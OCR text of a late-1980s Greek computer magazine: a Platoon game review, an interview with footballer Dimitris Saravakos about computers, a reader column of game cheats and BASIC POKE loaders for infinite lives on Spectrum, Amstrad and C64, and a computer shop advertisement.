κανείς.




Πάνω λοιπόν που βρήκαμε την έξοδο από τα υπόγεια, πέφτουμε σε χαράκωμα. Σαν να μην έφταναν όλα αυτά, ▶





REVIEW



ΚΑΤΑΣΚΕΥΑΣΤΗΣ : OCEAN SOFTWARE
ΔΙΑΘΕΣΗ : OCEAN HELLAS
ΥΠΟΛΟΓΙΣΤΕΣ : SPECTRUM 48K, 128K, +3 AMSTRAD CPC 464-664-6128 COMMODORE 64-128
ΜΟΡΦΗ : ΚΑΣΕΤΑ-ΔΙΣΚΟΣ

έχει νυχτώσει κι από πάνω. Με όλο αυτό τον ποδαρόδρομο μάλλον δεν είμαστε καθόλου σε φόρμα, αλλά τι να γίνει... Προχωρούμε και φωτίζουμε πού και πού με φωτιστικά βλήματα. Το κακό με τα βλήματα αυτού του είδους είναι ότι ο τόπος θα φωτιστεί για λίγο χρόνο, μέσα στον οποίο πρέπει να μην αφήσουμε τίποτε όρθιο. Ο λόγος είναι πολύ απλός: κάθε φωτιστικό βλήμα που ρίχνουμε μας βοηθάει να τους βλέπουμε, αλλά βοηθάει κι αυτούς να μας βλέπουν. Όπως καταλαβαίνετε, δεν πρέπει να μας βλέπουν και πολύ. Επόμενος σταθμός μας άλλη μια ζούγκλα.

Θυμάστε το λοχία Elias; Αυτόν ψάχνετε να βρείτε. Αντί να τον βρείτε όμως, σας βρίσκει ο λοχίας Barnes. Άσχημα τα νέα: ο Elias είναι νεκρός. Λίγο μετά όμως θα λάμψει η αλήθεια: ο Elias είναι ζωντανός. Ζωντανός και κυνηγημένος από Βιέτ Κονγκ. Δυστυχώς δεν θα τον κυνηγούν για πολύ ακόμη και αμέσως το πράγμα φωτίζεται: Ο Barnes είναι ο υπεύθυνος της ιστορίας. Πάνω που τα σκέφτεστε όλα αυτά, σας έρχεται μια κλήση από τον ασύρματο. Πιάνετε κανάλι 37 στα UHF και μαθαίνετε τα νέα. Μια αεροπορική επιδρομή ετοιμάζεται και ο χώρος πρέπει να εκκενωθεί. Τα υπόλοιπα είναι λίγο-πολύ γνωστά. Προσοχή στους όρθιους Βιέτ Κονγκ, στους καθιστούς Βιέτ Κονγκ, στους ιπτάμενους Βιέτ Κονγκ κ.λπ. κ.λπ. κ.λπ. και δρόμο για το πλησιέστερο χαράκωμα. Αν βέβαια σας αφήσουν να μπείτε...

Πίστα νούμερο 4. Προχωρείτε προς το χαράκωμα, όταν ξαφνικά σας υποδέχεται μια.. χειροβομβίδα! Δεν είμαστε καλά... Κι άλλη χειροβομβίδα. Τι ατυχία κι αυτή. Μάλλον το χαράκωμα είναι κατειλημμένο. Τι να κάνουμε, μπρος χαράκωμα και πίσω επιδρομή. Βάλτε τις χειροβομβίδες στις τσέπες και... άντε να σας το πούμε το μυστικό: είναι η τελευταία πίστα!!! (Ουφ).

ΓΕΝΙΚΕΣ ΕΝΤΥΠΩΣΕΙΣ

Σχεδόν ολόκληρη η ταινία μέσα σε ένα παιχνίδι... Μπορείς σχεδόν να μυρίσεις το φόβο... Ρεαλισμός, δυνατό arcade, απίθανα γραφικά...

Το PLATOON είναι από τις καλύτερες δουλειές. Οι προγραμματιστές έχουν κάνει πολύ καλή δουλειά και έχουν συλλάβει με επιτυχία την ατμόσφαιρα της ταινίας. Με μια πρώτη γνωριμία θα το έλεγε κανείς arcade. Οπωσδήποτε πρόκειται για ένα πολύ γρήγορο και εθιστικό arcade, αλλά τα «κομμάτια» της ταινίας που έχουν χρησιμοποιηθεί είναι τόσα πολλά, ώστε μπορεί κανείς να το δει και σαν role-playing. Κάθε ενότητα είναι μια σκέτη πρόκληση και το παιχνίδι είναι τέλεια ισορροπημένο έτσι ώστε ο παίκτης να προχωράει λίγο περισσότερο κάθε φορά. Η κίνηση κυμαίνεται από πολύ καλή μέχρι τέλεια, ιδιαίτερα η περιοχή των τούνελ και γενικά υπάρχουν περιπτώσεις όπου πραγματικά νιώθεις ότι παλεύεις για τη ζωή σου κι όχι για τα bonus points. Μια πραγματικά άψογη δουλειά έχει γίνει και στον τομέα του ήχου. Όλοι οι home, μαζί και ο Spectrum στρώνουν τα τσιπάκιά τους στη δουλειά, ενώ ειδικά ο Commodore είναι όπως πάντα απόλαυση. Συμπερασματικά μπορούμε να πούμε ότι δεν θα ήταν καθόλου άσχημα, μαζί με τη βιντεοκασέτα να προσθέσετε και το πρόγραμμα PLATOON στη συλλογή σας.

ΣΥΝΕΝΤΕΥΞΗ

Δ. ΣΑΡΑΒΑΚΟΣ

ΕΝΑΣ ΑΣΣΟΣ ΣΤΟΥΣ COMPUTERS

Στούς φίλους τοῦ PIXEL

Ο Δημήτρης Σαραβάκος, είναι σήμερα ο πιο γνωστός ποδοσφαιριστής, ενώ πρόσφατα έκανε την πρώτη του επαφή με τους Computers. Στη συνέντευξη που ακολουθεί, μιλάει για τη μέχρι σήμερα πορεία του στο ποδόσφαιρο και περιγράφει τις εντυπώσεις του από το χώρο της Πληροφορικής.

Συνέντευξη στο Χρήστο Κυριακό

Η εικόνα που είχα σχηματίσει για τον Δ. Σαραβάκο, πριν κλείσω το ραντεβού για τη συνέντευξη που ακολουθεί, διαφοροποιήθηκε αμέσως από τις πρώτες κουβέντες που ανταλλάξαμε. Πράγματι, όπως διαπίστωσα κατά τη διάρκεια της συζήτησής μας, ο διεθνής ποδοσφαιριστής εντυπωσιάζει με τη σεμνότητα που τον χαρακτηρίζει και σου δίνει αμέσως να καταλάβεις ότι πρόκειται για ένα συνεσταλμένο επαγγελματία ποδοσφαιριστή.

PIXEL: *Δημήτρη, θα θέλαμε κατ᾽ αρχήν να μας μιλήσεις για το ποδόσφαιρο, για την αρχή αυτής της μεγάλης σταδιοδρομίας.*

Δ. Σαραβάκος: Η πρώτη μου επαφή με το ποδόσφαιρο έγινε απολύτως φυσιολογικά παίζοντας μπάλα από πολύ μικρός στις αλάνες της Νέας Σμύρνης. Αργότερα ο πατέρας μου με πήγε στους μικρούς, στα «τσικό» του Πανιωνίου, και στη συνέχεια, αφού πέρασα απ᾽ όλα τα στάδια, (εφήβων, ερασιτεχνών), έφτασα να παίζω στην Α᾽ εθνική.

PIXEL: *Ποιά ήταν τα στοιχεία, κατά τη γνώμη σου, που σε βοήθησαν να γίνεις ο παίκτης που ξέρουμε σήμερα.*



Δ. Σαραβάκος: Το πρώτο ήταν ότι αγαπούσα το ποδόσφαιρο και ήθελα να παίξω επαγγελματικά. Άλλα στοιχεία ήταν η ταχύτητά μου, που είχα από μικρός λόγω σωματικής διάπλασης, και η εξυπνάδα.

Ρ: *Ποιές είναι οι εντυπώσεις σου από τον Ελληνικό αθλητισμό; Πιστεύεις, πέρα από το ποδόσφαιρο, ότι κάποιος που θέλει να ασχοληθεί με τον αθλητισμό μπορεί να προχωρήσει και υπάρχουν οι δυνατότητες για να γίνει κάτι τέτοιο;*

Δ.Σ.: Αξίζει να προχωρήσει, αλλά πιστεύω ότι όσο περνούν τα χρόνια μπαίνουν καλύτερες βάσεις, σε όλα τα αθλήματα, και σε λίγο καιρό θα είναι όπως στην Ευρώπη, θα μπορεί δηλαδή να ασχοληθεί κάποιος επαγγελματικά με κάποιο άθλημα.

Ρ: *Καθώς μιλάμε για αθλητική υποδομή, πιστεύεις ότι οι Computers μπορούν να συνεισφέρουν στην ανάπτυξη του ποδοσφαίρου και του αθλητισμού.*

Δ.Σ.: Ναι, θα μπορούσα να σκεφτώ τον υπολογιστή να βοηθάει τον αθλητή στο να διατηρεί την καλή φυσική του κατάσταση, παρακολουθώντας τις επιδόσεις του στις προπονήσεις και δίνοντάς του στατιστικά στοιχεία. Θα μπορούσε επίσης συνδεδεμένος με ειδικά όργανα γυμναστικής να ελέγχει την κατανομή της δύναμης όταν εκτελεί κάποια άσκηση και να αυξάνει ή να μειώνει τη δύναμη που θα απαιτείται.





Ρ: *Εσύ Δημήτρη, πότε έκανες την πρώτη σου επαφή με τους Computers.*

Δ.Σ.: Η πρώτη μου επαφή έγινε όταν είδα σε ένα φίλο μου ένα οικιακό υπολογιστή. Ομολογώ ότι εντυπωσιάστηκα τότε, καθώς ο υπολογιστής έπαιζε κάποιο παιχνίδι που θύμιζε τα VIDEO GAMES που μέχρι τότε ήξερα από τις αίθουσες ηλεκτρονικών παιχνιδιών.

Ρ: *Απ' ό,τι καταλαβαίνω είσαι φίλος των ηλεκτρονικών παιχνιδιών...*

Δ.Σ.: Ναι, μ' αρέσουν αυτού του είδους τα παιχνίδια, αλλά αυτό που μ' εντυπωσίασε με τους οικιακούς υπολογιστές είναι ότι μπορούν να παίζουν όχι ένα, αλλά εκατοντάδες παιχνίδια, αλλάζοντας μόνο τη δισκέτα με το παιχνίδι.

Ρ: *Σχετικά με το ποδόσφαιρο, έχεις διαπιστώσει κάποιο αποτέλεσμα από τη χρήση του Computer;*

Δ.Σ.: Δυστυχώς ακόμα δεν έχει γίνει μεγάλη χρήση του Computer στο Ελληνικό ποδόσφαιρο. Μπορούμε πάντως να επισημάνουμε αρκετά βήματα που έχουν γίνει στις εγκαταστάσεις όπως π.χ. ο έλεγχος του φωτεινού πίνακα (MATRIX) του Ολυμπιακού Σταδίου. Πιστεύω όμως ότι σύντομα η εφαρμογή του θα επεκταθεί περισσότερο όπως γίνεται σε άλλες χώρες.

Ρ: *Εσύ Δημήτρη, χρησιμοποιείς σήμερα κάποιο υπολογιστή;*

Δ.Σ.: Ναι, χρησιμοποιώ υπολογιστή και ταξινομώ τις παρατηρήσεις που κάνω σε προηγούμενα παιχνίδια μου.

Ρ: *Δηλαδή;*

Δ.Σ.: Μετά από κάθε αγώνα, βλέπω σε βίντεο ολόκληρο το παιχνίδι και κρατάω με τον υπολογιστή μου κάποιες σημειώσεις για τον τρόπο που παίζω εγώ και οι εκάστοτε αντίπαλοί μου. Αργότερα ο υπολογιστής με βοηθάει να βρω π.χ. τα





στοιχεία που έχω καταχωρήσει για ορισμένους ξένους παίκτες που πρόκειται να συναντήσω σε επόμενο αγώνα.

Ρ: *Για τον προσεχή αγώνα του Παναθηναϊκού με την Μπρυζ τι προβλέπεις;*
Δ.Σ.: Φέτος ο Παναθηναϊκός έχει παρουσιάσει δύο πρόσωπα. Το πρώτο είναι μια πάρα πολύ καλή πορεία στην Ευρώπη και υπάρχουν οι προοπτικές να φτάσουμε και στον τελικό. Το δεύτερο, είναι ένα άλλο πρόσωπο, στο πρωτάθλημα, όπου φέτος ο Παναθηναϊκός είναι πολύ κακός. Τώρα όσο για το παιχνίδι με τη Μπρυζ, πιστεύω ότι πρόκειται για μια πολύ δυνατή ομάδα και οι πιθανότητες είναι μισές-μισές.

Ρ: *Πιστεύεις ότι από την Εθνική Ελλάδος μπορούμε να περιμένουμε ένα καλό αποτέλεσμα;*
Δ.Σ.: Η περυσινή πορεία της Εθνικής μας ήταν πολύ καλή. Μπορώ να πω ότι ξεπέρασε τον εαυτό της. Τώρα για φέτος, έγινε μια ανανέωση και πιστεύω ότι θα' ναι θετική. Μπορούμε να περιμένουμε ακόμα καλύτερη πορεία.

Ρ: *Τις επαρχιακές ομάδες πώς τις βλέπεις;*
Δ.Σ.: Πολύ ανεβασμένες, και αυτό φαίνεται στο πρωτάθλημα. Μην ξεχνάς άλλωστε πως δεν έχουν τα μέσα που έχουν οι μεγάλες ομάδες...



Ρ: *Αυτό που θέλω να μου πεις είναι αν σκέφτεσαι κάποια στιγμή να εγκαταλείψεις τον Ελληνικό χώρο και πόσο σύντομα βλέπεις κάτι τέτοιο;*
Δ.Σ.: Είναι κάτι που μ' ενδιαφέρει. Και πιστεύω ότι αν αυτό δεν γίνει φέτος δεν θα γίνει ποτέ. Αυτή η χρονιά είναι η πιο κοντινή στο να φύγω. Να μπορέσω δηλαδή να παίξω ένα-δύο χρόνια στην Ευρώπη. Και επειδή σε πέντε χρόνια θα' θελα να εγκαταλείψω οριστικά το ποδόσφαιρο (σημ. στα 32 του χρόνια) νομίζω ότι φέτος είμαι στην ιδανική ηλικία.

Ρ: *Έξω από το ποδόσφαιρο έχεις κάποιες άλλες ασχολίες;*
Δ.Σ.: Παρά τον ελάχιστο ελεύθερο χρόνο που μου αφήνει το επαγγελματικό ποδόσφαιρο, τις ελεύθερες ώρες μου μ' αρέσει ν' ακούω Ελληνική μουσική, ενώ όταν καταφέρνω να ξεκλέψω καμιά μέρα πηγαίνω για σκι, που είναι το αγαπημένο μου hobby.

Ρ: *Πριν κλείσουμε αυτή τη συνέντευξη τι έχεις να πεις στους αναγνώστες του PIXEL, στους νέους που θέλουν να ασχοληθούν με το ποδόσφαιρο και γενικότερα με τον αθλητισμό;*
Δ.Σ.: Πρώτ' απ' όλα πρέπει να αφοσιωθούν στο ποδόσφαιρο ή το άθλημα που τους ενδιαφέρει και να προσπαθούν να αφιερώνουν όσο περισσότερο χρόνο μπορούν. Ειδικότερα για τους νέους που θέλουν να ασχοληθούν με το ποδόσφαιρο, θα έλεγα να το σκεφτούν πάρα πολύ γιατί έχει πάρα πολλές υποχρεώσεις, πολλές θυσίες. Να μην ξεκινήσουν κάτι και το αφήσουν στη μέση. Θα' ναι κρίμα.

Ρ: *Δημήτρη Σαραβάκο σ' ευχαριστούμε για όσα μας είπες και σου ευχόμαστε να συνεχίσεις την επιτυχημένη πορεία σου.* ■

HINTS & TIPS

Γειά και χαρά σε όλες τις Greek Hacking Forces. Πώς πάμε νέοι μου; Τι κάνουμε με τις ανακαλύψεις μας; Όλα βαίνουν καλώς ελπίζω. Εμείς εδώ καλά. Γράφουμε hints'n tips όπως κάθε μήνα. Κάτι που πρέπει να σας πω είναι ότι η στήλη κέρδισε το φετινό βραβείο Grammy καλύτερης στήλης για υπολογιστές. Μετά απ' όλα αυτά, μπορείτε εσείς να νιώθετε περήφανοι που διαβάζετε hints'n tips και εγώ περήφανος που τα γράφω και που έχω τέτοιους δραστήριους hackers για να με εφοδιάζουν με υλικό. Λοιπόν σπραϊτοφονιάδες μου, τι λέτε, αρχίζουμε;

STAR TREK (ATARI ST)



Ένα απ' τα βασικότερα προβλήματα σε αυτό το παιχνίδι είναι ότι αδειάζουν πολύ οι τράπεζες ενέργειας του σκάφους (Power Banks). Το ζήτημα λύνεται βέβαια αν πάτε σε κάποιους πλανήτες που έχουν αποθήκες καυσίμων, πυρομαχικών κλπ. Ο φίλος ST-hacker, Δημήτρης Κοντούδης, μας έστειλε μερικούς απ' αυτούς τους πλανήτες. Στο ηλιακό σύστημα Dakiak λοιπόν, ο πλανήτης Dakiak 3 έχει πυρομαχικά, ενώ στο ηλιακό σύστημα xuner, ο xuner 1 έχει ενέργεια. Κάτι άλλο που πρέπει να έχετε υπόψη σας είναι ότι, στο ηλιακό σύστημα Dakiak, στον Dakiak 1, που είναι life supporting, υπάρχει ο Rebel Commander, που μπορεί να εξοντωθεί μόνο με την Psychogenic Device.

IMPACT (ATARI ST)

Οι ανακαλύψεις του Δημήτρη Κοντούδη για παιχνίδια του ST συνεχίζονται. Ως γνωστόν, κάθε 10 πίστες το παιχνίδι σας δίνει έναν κωδικό, έτσι ώστε αν χάσετε να ξαναρχίσετε απ' το σημείο που σταματήσατε. Οι κωδικοί αυτοί είναι οι εξής:

Frame 10: GOLD,
Frame 21: FISH,
Frame 31: WALL,
Frame 41: PLUS,
Frame 51: HEAD,
Frame 61: FORK,
Frame 71: ROAD,
Frame 81: USER.

Αφού απ' ό,τι ξέρω το Impact απ' την πίστα 61 και ύστερα γίνεται πολύ δύσκολο, τότε μάλλον θα χρειαστείτε τους κωδικούς αυτούς. Δημήτρη σε ευχαριστούμε πολύ και περιμένουμε σύντομα νέα σου.



NEBULUS (CBM 64)

Λοιπόν, δεν υπάρχει χειρότερο πράγμα απ' το να σκοτώνεσαι να βρεις άπειρες ζωές σε ένα παιχνίδι και, μόλις το πετυχαίνεις, ν' ανακαλύπτεις ότι το παιχνίδι διαθέτει cheat mode.

Ο γνωστός για τη δράση του Commodore hacker, Χρήστος Μιχόπουλος, που όπως όλοι ξέρετε ανήκει στο P.H.T. (Pixel Hacking Team), την έπαθε ακριβώς έτσι με το Nebulus. Το περίφημο αυτό cheat mode ενεργοποιείται αν κατά τη διάρκεια του παιχνιδιού πατήσετε ταυτόχρονα τα πλήκτρα ← j και →. Κατόπιν, με τα πλήκτρα 1 ως 8 μπορείτε να παίξετε στην αντίστοιχη πίστα με άπειρο χρόνο και άπειρες ζωές.

Χρήστο, σου ευχόμαστε καλή ανάρρωση απ' το σοκ και σε ευχαριστούμε για το tip.

SORCERY (AMSTRAD)

Σπάστε το basic loader και πριν απ' το CALL 1400 προσθέστε: **POKE &107B,0: POKE &1ADB,0.** Τα pokes που ήρθαν απ' τους Γιώργο και Δημήτρη Αλεξόπουλο δίνουν άπειρη ενέργεια. Thanks, παιδιά.

IMPOSSIBLE MISSION (CBM 64)

Ο φίλος της στήλης, Γιώργος Χρυσός, μας έγραψε τα εξής:

Αν θελήσετε ν' απαλλαγείτε

απ' τη μαύρη ηλεκτροφόρα μπάλα, μπορείτε να σταθείτε σε ένα τέτοιο σημείο ώστε για να σας φτάσει να χρειαστεί να περάσει πάνω από κάποιο ρομπότ. Με αυτό τον τρόπο θα καταστραφεί. Επίσης μην προσπαθήσετε να τη βγάλετε έξω απ' την πίστα με τις πλατφόρμες που ανεβοκατεβαίνουν, γιατί δεν θα καταφέρετε τίποτα.

Ευχαριστούμε το φίλο και συνεχίζουμε.

ARKANOID (SPECTRUM)


Ένα απ' τα πρώτα μέλη των Greek Hacking Forces είναι και ο Βασίλης (Master) Μήτσης. Τα tips του έχουν κατακλύσει κατά καιρούς τα γραφεία μας και ήδη έχει καταλάβει μια τιμητική θέση στο club των hackers. Τα τελευταία νέα του αφορούν το περίφημο Arkanoid. Αφού κάνετε κάποιο high score και μπείτε στο hall of fame, αντί για όνομα γράψτε PBRAIN. Μόλις τελειώσετε και ξαναρχίσετε το παιχνίδι, θα εμφανιστεί το μήνυμα "Space to cheat". Πατώντας το θα ξαναρχίσετε απ' την πίστα που χάσατε.

Βασίλη περιμένω νέα σου.

ASTERIX AND THE MAGIC CAULDRON (AMSTRAD)

Η επόμενη επέμβαση προέρχεται απ' τη Ρόδο. Πληκτρολογήστε:

```
5 OPENOUT "d": MEMORY &A00-1
10 LOAD "ASTERIX.PRG", &A00
15 POKE 8657,5: POKE 9104,255: POKE 9216,255: POKE 9718,255: POKE 10164,255: POKE 11727,255: POKE 11871,255: POKE 11954,255
20 CALL &A00
```



σώστε το στην ίδια δισκέτα που έχετε το παιχνίδι και κάθε φορά θα πρέπει να το τρέχετε πριν φορτώσετε το Asterix. Τώρα, όταν αρχίσετε το παιχνίδι, κάθε φορά που θα πηγαίνετε σε κάποιο αγριογούρουνο, θα παίρνετε αυτόματα και ένα κομμάτι από το cauldron.

Ευχαριστούμε πολύ τους Ανδρέα Εξαδάκτυλο (μεγάλε, μην ακούς κανένα) και Γιώργο Διακίδη και... τι άλλο, συνεχίζουμε.

BOULDER DASH 3 (AMSTRAD)

Ο φίλος Θανάσης Ασημακόπουλος ξαναχτύπησε. Πληκτρολογήστε το εξής:

```
50 MODE 1: CLS
60 LOCATE 1,10: PRINT "BOULDER DASH 3 IS LOADING...": PRINT "PLEASE WAIT..."
70 OPENOUT "W": MEMORY 511: CLOSEOUT
80 LOAD "BOULDER3.BIN", 512: POKE &1B81, &34: CALL &1F52
```

και φυσικά RUN. Η επέμβαση δίνει άπειρες ζωές και άδεια για ν' ανοίξετε κοσμηματοπωλείο.

TOP GUN (SPECTRUM)

Πληκτρολογήστε το παρακάτω:

```
10 REM Top Gun
20 CLEAR 65533: LET t=0
30 FOR f=23296 TO 23425
40 READ a: POKE f,a
50 LET t = t + (f-23286)*a: NEXT f
60 IF t-1292366 THEN STOP
70 RANDOMIZE USR 23296
1000 DATA 221, 33, 203, 92, 17
1010 DATA 234, 6, 62, 255, 55
1020 DATA 205, 86, 5, 48, 241
1030 DATA 62, 224, 50, 8, 95
1040 DATA 62, 246, 50, 11, 95
1050 DATA 49, 252, 255, 14, 112
1060 DATA 33, 8, 98, 229, 33
1070 DATA 252, 94, 17, 192, 99
1080 DATA 217, 1, 224, 184, 217
1090 DATA 118, 201, 33, 145, 252
1100 DATA 1, 76, 0, 17, 145
1110 DATA 64, 122, 237, 176, 50
1120 DATA 182, 64, 50, 170, 64
1130 DATA 50, 174, 64, 50, 202
1140 DATA 64, 62, 201, 18, 62
1150 DATA 252, 50, 110, 252, 62
1160 DATA 145, 50, 113, 252, 205
1170 DATA 145, 64, 33, 107, 91
```



HINTS & TIPS

1180 DATA 17, 78, 252, 1, 8
1190 DATA 0, 237, 176, 33, 78
1200 DATA 252, 34, 66, 255, 195
1210 DATA 243, 254, 175, 50, 92
1220 DATA 103, 195, 168, 97, 128
1230 DATA 223, 161, 209, 177, 144
1240 DATA 141, 139, 151, 205, 198
1250 DATA 199, 200, 195, 163, 255

Η επέμβαση είναι του Νίκου Αναστασιάδη από την Αιδηψό. Ευχαριστούμε Νίκο!

JUNO FIRST (CBM 64)

Στα δύο πρώτα stages πρέπει να πυροβολείτε τους μετεωρίτες που μεταμορφώνονται σε άσπρα ρομποτάκια. Σε αυτό το σημείο πρέπει εσείς να τα τρακάρετε. Το αποτέλεσμα θα είναι να παίρνετε τριπλάσιους βαθμούς απ' οτιδήποτε τρώτε. Προσοχή μόνο, γιατί αυτό το bonus διαρκεί μόνο μερικά δευτερόλεπτα. Η ανακάλυψη είναι του Δημήτρη Γουρλή, τον οποίο και ευχαριστούμε.

ABU SIBEL (SPECTRUM)

Ο φίλος Αριστείδης Σχίζας μας έστειλε μια διαφορετική version της επέμβασης που είχε δημοσιευθεί παλιότερα. Λοιπόν, έχουμε και λέμε:

10 CLEAR 24500: LOAD " " CODE 65280
20 POKE 65292,201: RANDOMIZE USR 65280
30 POKE 65332,201: RANDOMIZE USR 65293
40 POKE 49290,255: REM Lives
50 SAVE "abu simbel" LINE 100
60 SAVE "asc" CODE 24501,40780
70 STOP
100 CLEAR 24500: LOAD " " CODE: RANDOMIZE USR 42000

Αν λοιπόν δείτε ότι η επέμβαση που είχαμε δημοσιεύσει δεν τρέχει, δοκιμάστε αυτή. Αριστείδη σε ευχαριστούμε πολύ.

SAMANTHA FOX (AMSTRAD)



Πριν καιρό είχαμε φιλοξενήσει στη στήλη «επεμβάσεις» μιά επέμβαση για το γνωστό strip poker. Επειδή όμως Samantha είναι μόνο μια και το παιχνίδι υπάρχει και σε κασέτα, ο tape hacker Γιάννης Βαλασκόπουλος μας σερβίρει το εξής:

1 " BREAK
10 MODE 1
20 INK 0,0: INK 3,26: INK 2,6
30 OPENOUT "d": MEMORY &1FF: CLOSEOUT
40 LOAD "! SAMANTHA. SCR", &C000
50 LOAD "! SAMANTHA. PRG", 512
60 POKE &223E,0: POKE &223F,0
70 CALL 512

τρέξτε το και όλα θα πάνε κατ' ευχήν. Φυσικά, ταυτόχρονα μπορείτε και να σιγοψιθυρίζετε το TOUCH ME, έτσι Γιάννη?

TREASURE ISLAND (SPECTRUM)

Αν έχετε βαρεθεί να σας βγαίνει η πίστη κάθε φορά που θέλετε να περάσετε τη δεύτερη πίστα, κάντε το εξής: κρατήστε πατημένο το πλήκτρο H και μετά πατήστε με τη σειρά τα πλήκτρα E, R και T. Τώρα, αφού περάσετε την πίστα, ίσως το παιχνίδι να κολλήσει. Πατήστε το T και όλα θα συνεχιστούν κανονικά. Τάδε έφη Νίκος Κυπριώτης.

GOONIES (AMSTRAD)

Όσοι έχου την ξεκλείδωτη version του παιχνιδιού σε δίσκο, μπορούν να προσθέσουν στον basic loader του παιχνιδιού, πριν απ' το **CALL &C000,** το **POKE &4728,0** για άπειρες ζωές.


SPACE HARRIER (AMSTRAD)

Η επέμβαση αφορά επίσης την ξεκλείδωτη disc version του παιχνιδιού. Στο basic loader προσθέστε την εξής γραμμή:

50 POKE &D49,0: POKE &D4A,0: POKE &D4B,0

και κατόπιν τρέξτε το. Η επέμβαση σας κάνει άτρωτους και έρχεται (όπως και η προηγούμενη) από τους Γιώργο και Δημήτρη Αλεξόπουλο. Big, big thanks, παιδιά. Όμως, αρκετά γι' αυτό το μήνα. Εμείς players θα τα ξαναπούμε σ' ένα μήνα. Γειά και χαρά σε όλους σας.

■






Micros Computers



ATARI 520 STFM
με monitor 109.500
και ATARI 1040 STF
με monitor 138.000

HOME COMPUTERS: AMSTRAD- ATARI COMMODORE - SINCLAIR - SPECTRUM - QL

PERSONAL COMPUTERS:
Όλες οι γνωστές φίρμες καθώς και PC XT/AT με πλήρη συμβατότητα (IBM full compatible)

ΠΡΟΓΡΑΜΜΑΤΑ: για όλα τα PC, εξειδικευμένα για κάθε επάγγελμα η χρήση.

ΠΡΟΓΡΑΜΜΑΤΑ ΕΚΠΑΙΔΕΥΤΙΚΑ:
για μαθητές -σπουδαστές.

ΓΛΩΣΣΕΣ ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ

ΣΥΛΛΟΓΗ ΠΛΟΥΣΙΑ ΠΕΡΙΦΕΡΕΙΑΚΩΝ & ΑΝΑΛΩΣΙΜΩΝ: Δισκέτες 3", 3.5", 5 1/4".
Disk drives (για Amstrad, Spectrum, QL, (μονά ή διπλά). Modems, TV Modulators, Interfaces, Microdrives, Lightpens, Mouses, Cartridges, MDV για QL/SPECTRUM και cnips για μετατροπή του QL σε ελληνική ROM, Joysticks, κ.ά.
CHEETACH το αθάνατο joystick κάνει και για Spectrum +2.

AMSTRAD 8512



ME 512 K RAM & 700 K DRIVE
& Ελληνική επεξεργασία κειμένου!

ΤΙΜΗ 120.200
και με εκτυπωτή

ΠΑΙΧΝΙΔΙΑ: τα καλύτερα για όλα τα home computers και PC.

ΒΙΒΛΙΑ: για computers, ελληνικά και ξένα.

ΟΘΟΝΕΣ: Μονόχρωμες, πράσινες, έγχρωμες
EIZO επαγγελματικές με φανταστικά Resolution και απίστευτα χρώματα,
PHILIPS CM 80 **μόνον** * 23.300, FERGUSON **μόνον** 16.800.


ΕΚΤΥΠΩΤΕΣ: EPSON - STAR - CITIZEN - SEIKOSHA

ΚΑΛΩΔΙΑ: ειδικά για κάθε χρήση

ΕΠΙΠΛΑ: για computers



Τώρα προσφορά μαζί με 20 παιχνίδια,γίνονται πολλές επαγγελματικές εφαρμογές.



• ΦΘΗΝΕΣ ΤΙΜΕΣ
• ΕΥΚΟΛΙΕΣ ΠΛΗΡΩΜΗΣ

Ελάτε να σας βοηθήσουμε να επιλέξετε το κατάλληλο για σας computer.

